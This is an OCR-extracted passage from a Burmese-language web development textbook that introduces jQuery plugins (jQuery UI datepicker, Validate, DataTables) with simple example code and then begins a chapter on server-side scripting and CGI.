ဒါ Todo List Application လေးဟာ သေးငယ်တဲ့ Application လေးဆိုပေမယ့် jQuery ရဲ့ လုပ်ဆောင်ချက် အတော် များကို လက်တွေ့အသုံးပြုဖြစ်စေမယ့် Application တစ်ခုဖြစ်ပါတယ်။ လက်ရှိမှာ Browser ထဲမှာပဲ အလပ်လုပ်သွားတာဖြစ်လို့ ထည့်သွင်းလိုက်တဲ့ အချက်အလက်တွေကို အမြဲသိမ်းဆည်းထားပေးမှုမဟုတ်ပါဘူး။ Browser ကို Refresh လုပ်လိုက်ရင် အကုန်ပြန်ပောက်သွားမှာပါ။ အချက်အလက်တွေကို သိမ်းဆည်းထားလိုရင် Cookie သို့မဟုတ် HTML5 LocalStorage နည်းပညာတွေ သုံးနိုင်ပါတယ်။ ဒါပေမယ့် ဒီအခန်းမှာ ဒီလောက်နဲ့ ရပ်ထားလိုက်ပါမယ်။ User Interface ပိုင်း ပြည့်စုံနေပါပြီ။ ကျေနှုန်းနေတဲ့ အချက်အလက်သိမ်းဆည်းခြင်းလုပ်ငန်းကို အခန်း (၁၁) Ajax with jQuery ရောက်ဖော်ပြည့် စွဲက်ပါတော့မယ်။

6.11 – jQuery Plugins


jQuery ရဲလုပ်ဆောင်ချက်တွေကို ဖြည့်စွက်ပေးနိုင်တဲ့ Plugins တွေရှိပါသေးတယ်။ Plugins တွေက မူလ jQuery မှာ မပါဝင်တဲ့လုပ်ဆောင်ချက်တွေကိုဖြည့်ဆည်းပေးပါတယ်။ ဒါ တစ်ခြား Framework တွေနဲ့ မတူတဲ့အချက်ပါပဲ။ jQuery ကိုယ်တိုင်က အခြေခံလုပ်ဆောင်ချက်တွေကိုပဲလုပ်ပေးပေမယ့် တိုးချွဲဖြည့်စွက်ရလွယ်ကူတဲ့အတွက် အခြား Developer များကဖြည့်စွက်လုပ် ဆောင်ချက်တွေကို Plugin အပြစ်တည်ဆောက်နိုင်သွားပါတယ်။ တစ်ချို့လည်း jQuery မှာ ထပ်ပေါင်းလိုက်ရင်ကောင်းမယ်ထင်တဲ့ စိတ်ကူးတွေကို Plugins အဖြစ်တည်ဆောက်ထားကြတယ်။ တစ်ချို့လည်း လက်တွေ့ Project တွေမှာလိုအပ်လို့ Plugins တွေတည်ဆောက်ကြပါတယ်။ အဲဒါ Developer တွေက သူတို့တည်ဆောက်ထားတဲ့ Plugin တွေကို အများသုံးနိုင် အောင်ပြန်လည်ဝေမျှကြတဲ့အတွက် ကနောအချိန်မှာ ထောင်ပေါင်းများစွာ သော jQuery Plugins တွေကို လိုအပ်သလိုရယူအသုံး ပြနိုင်မှုပဲဖြစ်ပါတယ်။ ဘယ်လိုလုပ် ဆောင်ချက်မျိုးလိုချင်လဲ အကုန်ရှိတယ်လို့ ဆိုရမလောက်ကို စုံလင်လုပါတယ်။

jQuery ကို တိုးချွဲပြင်ဆင်ရတာလွယ်ပါတယ်။ ဥပမာ – Function တစ်ခုကို အခုလို ဖြည့်စွဲက်လိုက်နိုင်ပါတယ်။

```
$.fn.multiplyBy = function(n) {
    this.each(function() {
        var content = $(this).html();
        for(i=1; i<n; i++) {
            $(this).append(content);
        }
    });
}
```

jQuery မှာ မူလကမရှိတဲ့ multiplyBy() Function ကို ကျန်တော်တို့ ဖြည့်စွက်လိုက်တာပါ။ အဲဒီ Function က Select လုပ်ထားတဲ့ Element အတွင်းက Content တွေကိုဆတိုးပေးမှာဖြစ်ပါတယ်။ \$("ul").multiplyBy(5) လို့ ရေးသားလိုက်ရင် Element ရဲ့ Content ကို (၅)ဆပ္ပါးပေးသွားမှာ ဖြစ်ပါတယ်။ jQuery ရဲ့ Selector နဲ့တွဲဖော်အသုံးပြုနိုင်တာကိုသတိပြုကြည့်ပါ။ နူးမူးနာအဖြစ်သာဖော်ပြတာပါ။ လက်တွေ့ Plugin တွေကတော့ ဒီထက်အများကြီးရှုပ်ထွေးပြီး အသုံးဝင်တဲ့လုပ်ဆောင်ချက်တွေကို ဖြည့်စွက်ပေးသွားမှာ ဖြစ်ပါတယ်။

လိုအပ်တဲ့လုပ်ဆောင်ချက်ပေါ်မှတည်ပြီး plugins.jquery.com, unheap.com, jquerylist.com စတဲ့ Website တွေမှာ လည်း Plugin တွေကို ရယူနိုင်ပါတယ်။ plugins.jquery.com ကတော့ Official Directory ဖြစ်ပါတယ်။



ပုံ (၆-၁) plugins.jquery.com

Plugin တစ်ချို့ အသုံးပြုပဲကို နူးမူးနာအနေနဲ့ဖော်ပြပေးပါမယ်။ Plugin တစ်ခုကို ထည့်သွင်းအသုံးပြုဖို့အတွက် အခြေခံအားဖြင့် Document ထဲမှာ jQuery File နဲ့သက်ဆိုင်ရာ Plugin File တို့ကို <script> Element တွေနဲ့ချိတ်ဆက်လိုက်ရင် စတင်အသုံးပြုနိုင်ပါပြီ။ တစ်ချို့ Plugin တွေမှာ အသင့်ရေးသားထားတဲ့ CSS File တွေပါဝင်တက်လို့ CSS File

ကိုလည်း <link> Element နဲ့ ချိတ်ဆက်ပေးရမှာ ဖြစ်ပါတယ်။ လက်တွေ့ အသုံးချုပ် ကွားမှာဖြစ်ပေမယ့် ချိတ်ဆက်ထည့်သွင်းပုံကတော့ အားလုံးအတူတူပါပဲ။

မှတ်ချက် ။ ။ Plugin တွေရဲ့ လက်တွေ့အသုံးချုပ်ကို ပုံသဏ္ဌာန်ပြလိုမရပါဘူး။ Plugin ဖန်တီးသူတွေဟာ နေရာစုက Developer တွေဖြစ်ကြလို တစ်ယောက်နှင့်တစ်ယောက် ရေးသားပုံနည်းလမ်းတွေမတူညီပါဘူး။ ကိုယ်အသုံးချဖို့ ရွေးချယ်ထားတဲ့ Plugin နဲ့အတူပါဝင်လာတဲ့ Documentation ထွေ့ Manual တွေကနေလေ့လာပြီး အသုံးပြုကြရမှာပါ။ ဒီဇွန်ရာမှာတော့ နမူနာ အနေနဲ့ပဲဖော်ပြပေးသွားမှာပါ။

ပထမဆုံးကြည့်သင့်တာကတော့ **jQuery UI** ဖြစ်ပါတယ်။ jQuery UI ဟာ jQuery Core Team က အသိအမှတ်ပြုပြီး တွဲဖက်ဆောင်ချက်နေတဲ့ Project တစ်ခုဖြစ်ပါတယ်။ User Interface များစုစည်းထားခြင်းဖြစ်ပြီး Accordion, Autocomplete, Button, Datepicker, Dialog, Menu, Progressbar, Slider, Spinner, Tabs, Tooltip စတဲ့ Widget တွေပါဝင်ပါတယ်။ Drag-n-drop, Resizable နဲ့ အမြားလုပ်ဆောင်ချက် တွေလည်းပါဝင်ပါတယ်။ Animation Effect တွေလည်း ပါဝင်ပါသေးတယ်။

jQuery UI ကို jqueryui.com မှာ Download လုပ်ပြီး ရယူနိုင်ပါတယ်။ နှုန်းတစ်ခုစမ်းသပ်နိုင်ဖို့အတွက် jQuery UI ကို Download လုပ်ပြီး ရရှိလာတဲ့ Archive ဖိုင်ကို Extract လုပ်ထားပါ။ ပြီးရင် HTML Document တစ်ခုတည်ဆောက်ပြီး <body> အတွင်းမှာ –

```
<input type="text" id="date">
```

- လို ရေးသားပြီး Input တစ်ခုကိုထည့်သွင်းပေးပါ။ ပြီးရင် သူအောက်မှာ <script> Element သုံးခု ထည့်သွင်းပေးပါ။

```
<script src="jquery.js"></script>
<script src="jquery-ui.js"></script>
<script>
$(document).ready(function() {
    $("#date").datepicker();
});
</script>
```

jQuery UI က jQuery Plugin ဖြစ်လို့ jquery.js မပါရင် အလုပ်လုပ်မှုမဟုတ်ပါဘူး။ ဒါကြောင့် jquery.js ရော Download ရယူထားတဲ့ jquery-ui.js ပါ နှစ်ခုလုံးကို မှန်ကုန်အောင် ထည့်သွင်းပေးဖို့လိုအပ်မှာ ဖြစ်ပါတယ်။ ပြီးရင်တော့ Document Ready ထဲမှာ #date ကို Select လုပ်ပြီး datepicker() Function နဲ့ သုံးပေးလိုက်ပါတယ်။ datepicker() Function ဟာ jQuery UI က ဖြည့်စွာကောင်ပေးထားတဲ့ Function တစ်ခုဖြစ်ပါတယ်။ ခုနေ #date Element ကို Click လုပ်လိုက်ရင် ပဲ (၆-၂) မှာ ပြထားသလို ရွေးလိုရတဲ့ ပြေားနိုင်လေးတစ်ခုပေါ်လာမှာဖြစ်ပါတယ်။ ပြေားနိုင်ကင် ရက်စွဲတစ်ခုကိုထပ်နိုင်လိုက်ရင် နှိပ်လိုက်တဲ့ရက်စွဲကို #date Element ရဲ့ Value အဖြစ်ဖော်ပေးမှာပဲဖြစ် ပါတယ်။ ဒီနည်းနဲ့ Date ရွေးလိုရတဲ့ Datepicker တစ်ခုကို အလွယ်တစ်ကူရရှိနိုင်ပါတယ်။



[Prev](#)[Next](#)

March 2013

Su Mo Tu We Th Fr Sa

					1	2
3	4	5	6	7	8	9
10	11	12	13	14	15	16
17	18	19	20	21	22	23
24	25	26	27	28	29	30
31						

ပုံ (၆-၂၁) jQuery UI Datepicker Example

CSS Style တွေမပါသေးလိုက် ကြည့်ရတာမသပ်မရပ်ဖြစ်နေပါတယ်။ အဲဒီအတွက် CSS ကိုလည်းကိုယ်တိုင်ရေးနေစရာ မလိုပါဘူး။ Download လုပ်စဉ်က တစ်ခါတည်းပါဝင်လာတဲ့ CSS ဖိုင်ကိုအသုံးပြုနိုင်ပါတယ်။ <head> အတွင်းမှာ အခုလိုထပ်ဖြည့်လိုက်ပါ။

```
<link rel="stylesheet" href="jquery-ui.css">
```

ဒီလိုချိတ်ဆက်လိုက်ရင်တော့ရလာတဲ့ ပုံ (၆-၁) မှာ ပြထားသလိုပြောင်းသွားမှပါ။ CSS Style လေးတွေပါသွားမှာ ဖြစ်လို့ အများကြီးသပ်ရပ်သွားပါပြီ။



ပုံ (၆-၃၁) jQuery UI Datepicker Example with Style

ဆက်လက်ဖော်ပြချင်တာက **jQuery Validate Plugin** ဖြစ်ပါတယ်။ Form Input တွေမှာ အသုံးပြုသူက မှန်မှန် ကန်ကန်ဖြည့်ရဲလား၊ ဖြည့်သွင်းတဲ့ Format တွေမှန်ရဲလား စသဖိုင်စစ်ပေးနိုင်တဲ့ Plugin ဖြစ်ပါတယ်။ သူလည်းကောင် အတော်လေးအသုံးဝင်တဲ့ Plugin တစ်ခုပါ။ ကိုယ်တိုင် Download ရယူလိုရင် jqueryvalidation.org မှာ ရယူနိုင်ပါတယ်။ စမ်းသပ်ကြည့်စိုင်ဖို့ HTML Document တစ်ခုတည်ဆောက်ပြီး <body> အဖွင့်အပိတ်ထဲ မှာ ဒါ ဒီ HTML Form ကို ကူးယူထည့်သွင်ပေးပါ။

```
<form id="comment" action="">
<p>
    <label for="cname">Name (required, at least 2 characters)</label>
    <input id="cname" type="text" name="name">
<p>
    <label for="cemail">E-Mail (required)</label>
    <input id="cemail" type="text" name="email" />
</p>
<p>
    <label for="curl">URL (optional)</label>
    <input id="curl" type="text" name="url" />
</p>
<p>
    <label for="ccomment">Your comment (required)</label>
    <textarea id="ccomment" name="comment"></textarea>
</p>
<p>
    <input class="submit" type="submit" value="Submit"/>
</p>
</form>
```

Download ရယူထားတဲ့ Archive ဖိုင်ကို Extract လုပ်ပြီး jquery.validate.js ဆိုတဲ့ဖိုင်ကို အသုံးပြုရမှာဖြစ်ပါတယ်။ ကူးယူပြီး <script> Element နဲ့ချိတ်ဆက် ထည့်သွင်းပေးရပါမယ်။ ပြီးရင် #comment Form ကို Select လုပ်ပြီး validate() Function နဲ့ Validation Rule တွေကို သတ်မှတ်နိုင်ပါတယ်။

```
<script src="jquery.js"></script>
<script src="jquery.validate.js"></script>
<script>
$(document).ready(function() {

    $("#comment").validate({
        rules: {
            name: {
                "required": true,
                "minlength": 2
            },
            email: {
                "required": true,
                "email": true
            },
            comment: {
                "required": true
            }
        }
    });
})
```

```

        }
    });

</script>

```

Validation Rules တွက် JSON အနေဖြင့် ပေးပါတယ်။ Input Box တွေရဲ့ name Attribute နဲ့ တိုက်ဆိုင်ပြီး Rules တွက် သတ်မှတ်ခြင်း ဖြစ်ပါတယ်။ Submit Button ကိုနိုင်လိုက်တာနဲ့ သတ်မှတ်ချက် rules တွေနဲ့ မကိုက်ညီရင် validate() Function က သက်ဆိုင်ရာ Element နဲ့တွဲဖော်ပြီး Error Message တွေ ဖော်ပြေပေးမှာဖြစ်ပါတယ်။ သတ် မှတ်လိုတဲ့ Rules တွေအပြင် ဖော်ပြေလိုတဲ့ Message တွေကိုလဲသတ်မှတ်နိုင်ပါတယ်။ ဒါပေမယ့် နမူနာမှာတော့ Rules တွေပဲ သတ်မှတ်ထားတဲ့အတွက် Validate Plugin က Default Message တွေကိုပဲ ဖော်ပြုမှာဖြစ်ပါတယ်။

This field is required.

Please enter a valid email address.

This field is required.

ပုံ (၆-၏) jQuery Validate Plugin Example

စမ်းကြည့်မယ်ဆိုရင် ပုံ (၆-၏) မှာဖော်ပြထားသလို Rule နဲ့မကိုက်ညီတဲ့ Element တွေအတွက် Error Message တွေ ကိုသက် ဆိုင်ရာ Element နဲ့အတူ တွဲဖော်ဖော်မှာပါ။ Error Message တွေကို Error လိုမြင်သာအောင် ဖော်ပြန့် CSS နည်းနည်း ထည့်ပေးဖို့ လိုပါမယ်။ Plugin နဲ့ပါလာတဲ့ CSS ကိုသုံးမနေတော့ပါဘူး။ နည်းနည်းပဲမို့ ကိုယ်တိုင်ရေး သားထည့်သွင်းလိုက်ပါမယ်။

```

label {
    display: block;
    color: #555;
}
label.error {
    color: #900;
    font-style: italic;
}

```

နောက်ထပ်လေ့လာသင့်တဲ့ Plugin ကတော့ **jQuery DataTable Plugin** ဖြစ်ပါတယ်။ DataTable Plugin က ရှိုးရှိုး HTML Table တစ်ခုကို Data Grid တစ်ခုမှာပါဝင်လွှာရှိတဲ့ Sort, Filter, Per Page Selector, Paging တွေ ထည့်သွင်းပေးတဲ့ Plugin ဖြစ်ပါတယ်။ Download ရယူလိုရင်တော့ datatables.net မှာ ရယူနိုင်ပါတယ်။

Rendering engine	Browser	Platform(s)	Engine version	CSS grade
Gecko	Firefox 1.0	Win 98+ / OSX.2+	1.7	A
Gecko	Firefox 1.5	Win 98+ / OSX.2+	1.8	A
Gecko	Firefox 2.0	Win 98+ / OSX.2+	1.8	A
Gecko	Firefox 3.0	Win 2k+ / OSX.3+	1.9	A
Gecko	Camino 1.0	OSX.2+	1.8	A
Gecko	Camino 1.5	OSX.3+	1.8	A
Gecko	Netscape 7.2	Win 95+ / Mac OS 8.6-9.2	1.7	A
Gecko	Netscape Browser 8	Win 98SE+	1.7	A
Gecko	Netscape Navigator 9	Win 98+ / OSX.2+	1.8	A
Gecko	Mozilla 1.0	Win 95+ / OSX.1+	1	A

Showing 1 to 10 of 58 entries

First Previous 1 2 3 4 5 Next Last

ပုံ (၆-ညာ) jQuery DataTable Plugin

အခြေခံလုပ်ဆောင်ချက်တွေအတွက် အသုံးပြုပုံကတော့ Grid အဖြစ်ပြောင်းလိုတဲ့ HTML Table ကို Select လုပ်ပြီး dataTable() Function သတ်မှတ်ပေးလိုက်ယုံပဲဖြစ်ပါတယ်။ လိုအပ်တဲ့လုပ်ဆောင်ချက်တွေကို DataTable Plugin က တွဲဖက် ထည့်သွင်းပေးသွားပါလိမ့်မယ်။

```
$( "table" ).dataTable();
```

Table ထဲမှာ Record များများရှိမှ နှမူနာအနေနဲ့စမ်းလိုအဆင်ပြေမှုမှို ဒီနေရာမှာရေးမပေးတော့ပါဘူး။ Download ရယူထားတဲ့အထဲမှာ ပါဝင်လာတဲ့ နှမူနာကိုကြည့်ပြီး လေ့လာနိုင်ပါတယ်။

Conclusion

ဖော်ပြခဲ့တဲ့ Plugin တွေကတော့ အသုံးများတဲ့ Plugin တွေဖြစ်ပြီး Image Gallery, Slideshow, Scrollable, Video/Audio Player, Carousel, Chart & Graph, Navigation Menu, Page Scroller, Rich Text Editor စသုပ္ပါဒ်အခြား Plugin တွေလည်း အမျိုးမျိုးရှိနေတဲ့အတွက် အသုံးချတက်မယ်ဆိုရင် User Interface နဲ့ပက်သက် တဲ့အပိုင်းမှာ အားလုံးကိုကိုယ်တိုင် ဖန်တီးနေဖို့မလိုတော့ပဲ အသင့်အသုံးချိန်မှာဖြစ်ပါတယ်။

Professional Web Developer

“ Professional web developer ဖြစ်ချင်တဲ့သူတွေသာမဟုတ်ပဲ Internet, Web နဲ့ Mobile နည်းပညာနယ်ပယ်မှာ Startup လုပ်ချင်သူ စီးပွားရေးလုပ်ငန်း တည်ထောင်ချင်သူ Entrepreneur တွေ၊ Founder တွေအားလုံး မဟတ်မဖြစ် ဖတ်သုတေသန၊ ပြန်မှုဆိုင်ရာ ပြန်မာဘာသာနဲ့ တစ်ခါမှုမထွက်ဖူးသေးတဲ့ လက်ခွဲစာအုပ်တစ်အုပ်လို့ ဉာဏ်ချင်ပါတယ် ”

- ကိုအောင်စည်သူကျော် (CEO, SigBuzz – Enterprise Signature Marketing Platform)


Author Email: author@pwdbbook.com

Website: <http://pwdbbook.com>

အခန်း (၃) Server-side Programming Languages

From CGI to Node.JS

HTML Document တွေထဲမှာ JavaScript အပြင် PHP, ASP.NET, JSP, Ruby, Python, Perl စိတ် အခြား Script တွေကိုလည်း ထည့်သွင်းရေးသားနိုင်ပါသေးတယ်။ ဒါပေမယ့် JavaScript က Web Browser ထဲရောက်မှ အလုပ်လုပ် ခြင်းဖြစ်ပြီး ကျွန်ုင် Script တွေကတော့ Web Server ပေါ်မှာ အလုပ်လုပ်တဲ့ Server-side Script တွေ ဖြစ်ကြပါတယ်။



ပုံ (၂-၁) Server-side Script အလုပ်လုပ်ပုံ


ပုံ (၂-၁) မှာလေ့လာကြည့်ပါ။ နမူနာအနေနဲ့ Document တစ်ခုအတွင်းမှာ HTML နဲ့အတူ PHP Script နဲ့ JavaScript တွေ ထည့်သွင်းရေးသားထားပါ။ Original Script ထဲမှာပါဝင်တဲ့ -

```
<? print date("d.m.Y") ?>
```

- ဟာ လက်ရှိရက်စွဲကို ဖော်ပြစ်စတဲ့ PHP Script ဖြစ်ပါတယ်။ Document ကို Request လုပ်တဲ့အခါ Server က ပုံမှန်ဆိုရင် ဒီအပိုင်းပြန်ပေးလိုက်မှာပါ။ ဒါပေမယ့် Document ထဲမှာ PHP Script တွေပါဝင်နေတဲ့အတွက် ချက်ခြင်း Respond မလုပ်သေးပဲ။ PHP Script ကဗျာနှင့်ကြားထားတဲ့ လုပ်ဆောင်ချက်တွေကို အရင်ဆုံးအလုပ်လုပ်လိုက်ပါတယ်။ ဒီနေရာမှာ လက်ရှိရက်စွဲကို ဖော်ပြပေးပါလို့ ဉာဏ်ကြားထားတဲ့အတွက် ဖော်ပြပေးလိုက်မှာပါ။ HTML/CSS/JavaScript တွေကိုတော့မထပါဘူး။ PHP Script တွေကိုပဲ ရွေးချယ်အလုပ် လုပ်ပြီး နောက်ဆုံးရလာတဲ့ ရလဒ်ကိုပြန်ပေး မှာဖြစ်ပါတယ်။ Result Output ကို လေ့လာကြည့်ရင် PHP Script တွေမပါဝင်တော့ပဲ ရက်စွဲတစ်ခုက အစားထိုးပါဝင် လာတာ ကိုတွေ့နိုင်ပါတယ်။ အသုံးပြုသူ ပြန်လည်ရရှိမှာက မူလ Original Document မဟုတ်ပဲ Result Output ကို ပြန်လည် လက်ခံရရှိမှာပဲဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ ပြန်လည်ရရှိမယ်ရလဒ်က အခြေအနေပေါ်မှုတည်ပြီး ပြောင်းလဲနောက်ဖြစ်လို့ Server-side Script တွေ ထည့်သွင်းရေး ထားထားတဲ့ Document တွေကို Dynamic Web Document လို့ ခေါ်ကြပါတယ်။

Script ကို Server ပေါ်မှာပဲ အလုပ်လုပ်သွားတဲ့အတွက် Server-side Script လို့ ခေါ်တာပါ။ လက်တော့မှာ Web Browser တွေက PHP တို့ ASP.NET တို့တို့ Server-side Script တွေကို နားလည်ပြီး အလုပ်လုပ်ပေးနိုင်ခြင်းလည်း မရှိပါဘူး။ Web Server ကတော့သက်ဆိုင်ရာ Programming Language ကို နားလည်တဲ့ Module တွေကို Install လုပ်ပေးထားမယ် ဆိုရင် နားလည်ပြီးအလုပ်လုပ်ပေးနိုင်မှာ ဖြစ်ပါတယ်။



ပုံ(၂-၁) Market Share of Server-side Scripts

၂၀၁၃ ခုနှစ် မတ်လ (၃၁)ရက်နေထို ကောက်ယူရရှိတဲ့ စစ်တမ်းများအရ Server-side Script တွေရဲ့ အသုံးပြုမှ ပေါ် အတွက် ပုံ(၂-၁) မှာ ဖော်ပြပေးထားပါတယ်။ စစ်တမ်းကောက်ယူမှုမှာ ပါဝင်တဲ့ Website တွေရဲ့ ၂၈.၉ ရာခိုင်နှုန်းက PHP ကို အသုံးပြုထားတယ်လို့သိရှိပါတယ်။ ကျွန်ုတင်ရှားတဲ့ နည်းပညာတွေကတော့ ASP.NET, Java, ColdFusion, Perl, Ruby နဲ့ Python တို့ပါတယ်။ စာရင်းထဲမှာ မပါဝင်တဲ့ Node.JS လိုခေါ်တဲ့ နည်းပညာတစ်ခုကျွန်ုပါသေးတယ်။


Link: w3techs.com/technologies/overview/programming_language/all

Web Application အားလုံးကို အင်တာနက်မှာလွင်တင်ထားတာမဟုတ်ဘူး ဆိုတဲ့အချက်ကိုတော့သတိပြုရပါမယ်။ လုပ်ငန်း

တွေ့နဲ့ အဖွဲ့အစည်းတွေမှာ လုပ်ငန်းသုံးအဖြစ်အသုံးပြုနေတဲ့ Web Application တွေလည်းအများကြီးရှိပါတယ်။ စစ်တမ်းကောက်ယူတဲ့အထဲမှာ လုပ်ငန်းသုံး Application တွေပါဝင်မှာမဟုတ်လို့ ပုံ (၇-၉) မှာဖော်ပြထားတဲ့ အတိုင်း ပုံသေမမှတ်ယူသင့်ပါဘူး။

7.1 – Common Gateway Interface – CGI

Server-side Script တွေရဲ့အစောင့် Common Gateway Interface ဖြစ်ပါတယ်။ CGI လိုပဲ အတိုကောက် ခေါ်ကြပါတယ်။ CGI နည်းပညာရဲ့ အကုအညီနဲ့ လိုအပ်ရင် Web Server က Program တစ်ခုကိုလှုမ်း Run လိုက်နိုင်ပါတယ်။ Run တဲ့အခါ အသုံးပြုဖို့ Request နဲ့အတူပါဝင် လာတဲ့အချက်အလက်တွေကို လက်ဆင့်ကမ်းပေးလိုက်နိုင်ပါတယ်။ Program ကအလုပ်လုပ် ပြီးနောက် ပြန်လည်ရရှိလာတဲ့ အချက်အလက်တွေကိုလည်း CGI နည်းပညာနဲ့ Web Server က ပြန်လည်လက်ခံ ရယူနိုင်ပါတယ်။ Web Server က လက်ခံရရှိတဲ့ရလဒ်ကို အသုံးပြုပြီး Respond ပြန်ပေးမှာဖြစ်ပါတယ်။ ဒီလို Web Server ကနေ လုမ်းပြီး Run ဖို့ ရည်ရွယ်ဖန်တီးထားတဲ့ Program သို့မဟုတ် Script တွေကို CGI Script လိုခေါ်ကြပါတယ်။



ပုံ (၇-၉) CGI Script on Server

